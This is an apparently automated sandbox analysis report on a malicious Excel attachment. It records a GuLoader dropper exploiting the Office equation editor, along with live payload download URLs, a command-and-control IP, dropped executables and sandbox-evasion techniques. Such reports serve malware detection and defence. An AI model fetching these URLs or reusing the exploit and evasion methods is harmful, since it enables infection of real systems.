ID: 449166
Sample Name:
MTIR21487610_0062180102_20210714081247.PDF.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 11:05:26
Date: 15/07/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report MTIR21487610_0062180102_2…

Overview


General Information

Sample Name:	MTIR21487610_0062180102_20210714081247.PDF.xlsx
Analysis ID:	449166
MD5:	168c2cabea51b1..
SHA1:	477715c6a9d321..
SHA256:	9b88ac825c56b5..
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Yara detected GuLoader
- Yara detected GuLoader
- C2 URLs / IPs found in malware con…
- Contains functionality to detect hard…
- Detected RDTSC dummy instruction…
- Drops PE files to the user root direc…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2652 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2184 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2520 cmdline: 'C:\Users\Public\vbc.exe' MD5: FCFB0EC70F1419EDE8A534CC95CB61E9)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "http://ceattire.com/bin_UYDMbHwI28.bin"
}
```

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\Public\vbc.exe	JoeSecurity_GuLoader_1	Yara detected GuLoader	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\.svchost[1].exe	JoeSecurity_GuLoader_1	Yara detected GuLoader	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000000.2144558034.00000000040 1000.00000020.00020000.sdmp	JoeSecurity_GuLoader_1	Yara detected GuLoader	Joe Security	
00000006.00000002.2360258562.00000000040 1000.00000020.00020000.sdmp	JoeSecurity_GuLoader_1	Yara detected GuLoader	Joe Security	

Source	Rule	Description	Author	Strings
00000006.00000002.2360248104.00000000003E0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
6.0.vbc.exe.400000.0.unpack	JoeSecurity_GuLoader_1	Yara detected GuLoader	Joe Security	
6.2.vbc.exe.400000.0.unpack	JoeSecurity_GuLoader_1	Yara detected GuLoader	Joe Security	

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

C2 URLs / IPs found in malware configuration

System Summary:

Office equation editor drops PE file

Data Obfuscation:

Yara detected GuLoader

Yara detected GuLoader

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Contains functionality to detect hardware virtualization (CPUID execution measurement)


Detected RDTSC dummy instruction sequence (likely for instruction hammering)

Tries to detect virtualization through RDTSC time measurements

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Exploitation for Client Execution 1 2	Path Interception	Process Injection 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 4 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrc Insecure Network Commun
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 1	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Extra Window Memory Injection 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commun
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 3 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
MTIR21487610_0062180102_20210714081247.PDF.xlsx	28%	ReversingLabs	Document-OLE.Exploit.CVE-2018-0802	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	42%	Virustotal		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	14%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	31%	ReversingLabs	Win32.Trojan.Vebzenpak	
C:\Users\Public\vbc.exe	42%	Virustotal		Browse
C:\Users\Public\vbc.exe	14%	Metadefender		Browse
C:\Users\Public\vbc.exe	31%	ReversingLabs	Win32.Trojan.Vebzenpak	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://ceattire.com/bin_UYDMbHwI28.bin	0%	Avira URL Cloud	safe	
http://180.214.239.39/cpu/.svchost.exe	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://ceattire.com/bin_UYDMbHwI28.bin	true	• Avira URL Cloud: safe	unknown
http://180.214.239.39/cpu/.svchost.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
180.214.239.39	unknown	Viet Nam		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	449166
Start date:	15.07.2021
Start time:	11:05:26
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 37s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	MTIR21487610_0062180102_20210714081247.PDF.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	2
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.expl.evad.winXLSX@4/11@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 53% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
11:06:04	API Interceptor	71x Sleep call for process: EQNEDT32.EXE modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
180.214.239.39	Booking Confirmation.xlsx	Get hash	malicious	Browse	• 180.214.239.39/port/.svchost.exe
	6306093940.xlsx	Get hash	malicious	Browse	• 180.214.239.39/ssh/.svchost.exe
	6306093940.xlsx	Get hash	malicious	Browse	• 180.214.239.39/mssn/.svchost.exe

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	Booking Confirmation.xlsx	Get hash	malicious	Browse	• 180.214.239.39
	kung.xlsx	Get hash	malicious	Browse	• 103.140.250.43
	TT PAYMENT CONFIRMATION.xlsx	Get hash	malicious	Browse	• 103.89.90.94
	lokibot.docx	Get hash	malicious	Browse	• 103.133.106.144
	payment advice.exe	Get hash	malicious	Browse	• 103.89.91.38
	PROFORMA INVOICE.xlsx	Get hash	malicious	Browse	• 103.140.250.43
	INVM220210055600512.xlsx	Get hash	malicious	Browse	• 103.89.90.94
	xP0clPWhrv.exe	Get hash	malicious	Browse	• 103.133.106.117
	Doc1892071321.exe	Get hash	malicious	Browse	• 103.133.104.146
	http___103.89.90.94_suket_wininit.exe	Get hash	malicious	Browse	• 103.89.90.94
	DOC.1000000567.267805032019.doc__.rtf	Get hash	malicious	Browse	• 103.133.106.117
	shipping quote.xlsx	Get hash	malicious	Browse	• 103.140.250.43
	INVM220210055600512.xlsx	Get hash	malicious	Browse	• 103.89.90.94
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 103.140.250.43
	OUTSTANDING SOA.xlsx	Get hash	malicious	Browse	• 103.145.253.94

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	6306093940.xlsx	Get hash	malicious	Browse	• 180.214.239.39
	INVM220210055600512.xlsx	Get hash	malicious	Browse	• 103.89.90.94
	pXL06trbQ2.exe	Get hash	malicious	Browse	• 103.133.10 6.117
	DOO STILO NOVI SAD EUR 5.200,99 20210705094119.doc	Get hash	malicious	Browse	• 103.133.10 6.117
	11.xlsx	Get hash	malicious	Browse	• 103.140.250.43

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\.svchost[1].exe	Booking Confirmation.xlsx	Get hash	malicious	Browse	
C:\Users\Public\vbc.exe	Booking Confirmation.xlsx	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\.svchost[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	267376
Entropy (8bit):	4.7769054763067915
Encrypted:	false
SSDEEP:	1536:x2M5j2eBXFScbssSe/W+dMa27qQ0Z9Dfs4IwNAvgiIOm72tNHLg/8A:T5FXrbVTeE2uQU7s49AMUrg/8A
MD5:	FCFB0EC70F1419EDE8A534CC95CB61E9
SHA1:	D3B529D77F1DE00D63A75B3956D4BCF6BBCE30CA
SHA-256:	FF1B034C7060724133C6DF0AA8CF5411EC0E6775D3ACA83A127617340A8C588A
SHA-512:	FFEC36B157F889A2BD351B9D8423B247138A5FD2E57DE83BB1253336518431136A265D244B653AF470A8D04E2674C4CADF467C065A7FC38F10EFFEDD705AB24
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_GuLoader_1, Description: Yara detected GuLoader, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\.svchost[1].exe, Author: Joe Security
Antivirus:	• Antivirus: Virustotal, Detection: 42%, Browse • Antivirus: Metadefender, Detection: 14%, Browse • Antivirus: ReversingLabs, Detection: 31%
Joe Sandbox View:	• Filename: Booking Confirmation.xlsx, Detection: malicious, Browse
Reputation:	low
IE Cache URL:	http://180.214.239.39/cpu/.svchost.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....y.....Rich.....PE..L.....FR.....`..... ..p.....p....@.....d..(.....z.....X..... .....(... .....text...0Y.....`..... ..` .data.....p.....p.....@....rsrc....z.....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1B2651CA.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=4], baseline, precision 8, 654x513, frames 3
Category:	dropped
Size (bytes):	62140
Entropy (8bit):	7.529847875703774
Encrypted:	false
SSDEEP:	1536:S30U+TLdCuTO/G6VepVUxKHu9CongJvJsg:vCTbVKVzHu9ConWvJF
MD5:	722C1BE1697CFCEAE7BDEFB463265578
SHA1:	7D300A2BAB951B475477FAA308E4160C67AD93A9
SHA-256:	2EE4908690748F50B261A796E6932FBCA10A79D83C316A9CEE92726CA4453DAE
SHA-512:	2F38E0581397025674FA40B20E73B32D26F43851BE9A8DFA0B1655795CDC476A5171249D1D8D383693775ED9F132FA6BB56D92A8949191738AF05DA053C4E561
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1B2651CA.jpeg	
Preview:	......JFIF.....``.....Exif..MM.*.....;.....J.i.....R.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\300F3110.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.8121852211833085
Encrypted:	false
SSDEEP:	3072:I34UL0tS6WB0JOqFB5AEA7rgXuzqn8nG/qc+5:y4UcLe0JOcXuunhqcS
MD5:	DDF289FE9FBEE88B186842F4CA188ABC
SHA1:	D15B3CE044EA211660351020692DA491E83C1480
SHA-256:	96A9A2298922548EA172E06B5945D134D0937502B85C2461A1F4DD211FB815D7
SHA-512:	6C8B7DCB7B91DD41F9EEA3E2BB1F963161B450FE8C0FF4A00D0FF91DF11302073087D36AB2B7422225FB86709C468684AC25B00717216F279EC904B7AB1BDF0
Malicious:	false
Reputation:	low
Preview:	....l.....m>...!.. EMF.....(.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....P$...0./..f.P.@V. %...../.P./...../.4./.RQ.Q../.../...../.../.$Q.Q./.../. ...Id.P../.../. .....d.P.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....@./.X...../.../..8.P.. .....dv.....%.....%.....%.....I.....".....%.....%.....%.....T...T.....@.E.@.....L.....P... ...6...F...$.....EMF+ *@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\48E1DDD1.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7608
Entropy (8bit):	5.076880855619051
Encrypted:	false
SSDEEP:	96:+SHfCsL6BGj/MQU8DbwiMOtWmVz76F2MqdTfOYL/xRp7uGkmrI:5KcjU+H3tWa6WdTfOYLpR8d
MD5:	55187CB63A1502A53DFF777D0ED28018
SHA1:	9C1CD11BEC1ACADE219D95701D4906DF54719DEC
SHA-256:	533B9EF863D579278C5903883DD56C133585D35D011492158E9CC474165B984B
SHA-512:	33741FFD87CE2E83E23CF26AE52E3A5AB69F5E7CE317E88326E13A4ADF18EC1BE7329AEF3EABB35AB5ED91C3F4FA83483F97B579D44EEB6548BFA935291EF3 94
Malicious:	false
Reputation:	low
Preview:	....l.....<..... EMF.....8...X.....?.....C...R...p.....S.e.g.o.e. .U.I.....5.6.).X.....d.....@...'.q....\.....W.q.....6.v_.q.....q.k5.Dy.wX.....w....$.....d.....$...J^.q.... ^.q0..X...m.....-.....<.w.....<..v.Zkv....X.zT.....k5.... .....lvdv.....%.....r.....'.....(...(.....?.....?.....l...4.....(...(...(...(...(..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5B42899E.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....C.....C.....r...".....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....(...(...(...(...(...(...(...(...(...(... (... (...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\750B075C.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 816 x 552, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	94963
Entropy (8bit):	7.9700481154985985
Encrypted:	false
SSDEEP:	1536:U75cCbvD0PYFuxgYx30CS9ITdjq/DnjKqLqA/cx8zJjCKouoRwWH/EXXXXXXXXXB:kAPVZZ+oq/3TLPcx8zJjCXaWfEXXXXXB
MD5:	17EC925977BED2836071429D7B476809
SHA1:	7A176027FFD13AA407EF29EA42C8DDF7F0CC5D5C
SHA-256:	83905385F5DF8E961CE87C8C4F5E2F470CBA3198A6C1ABB0258218D932DDF2E9
SHA-512:	3E63730BC8FFEAD4A57854FEA1F1F137F52683734B68003480030DA77379EF6347115840280B63B75D61569B2F4F307B832241E3CEC23AD27A771F7B16D199A2
Malicious:	false
Preview:	.PNG.....IHDR...0...(.....9.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^....e.z...b.$..P ..^.Jd..8.....c..c..mF.&.....F...[....Zk...>.g....{...U.T.S.'.O.....eS`S`S `S`S`S`S`S..Q.{.....\_...?...g7.6.6.6.6.6.6.6.....$.....!..c.?.).).).).).)..).=...+.....}.....x.....O.M.M.M.M.M.M.M..M...>....o.l.l.l.l.l..z.l@...&.....@. ....C.....+...d.x.w.7.6.6.6.6.6.^..6 {..[.).).).).).)...)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1.....].....x....e..n.....+...d.x.w.7.6 .6.6.6.6.^..6 {..[.).).).).).)...)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1.....?.....b..o.l.l.l.l.l.l.|`.l@...`.~S`S`S`S`S`S`S`..=.6.6.6.6.6.6.6.>0.6 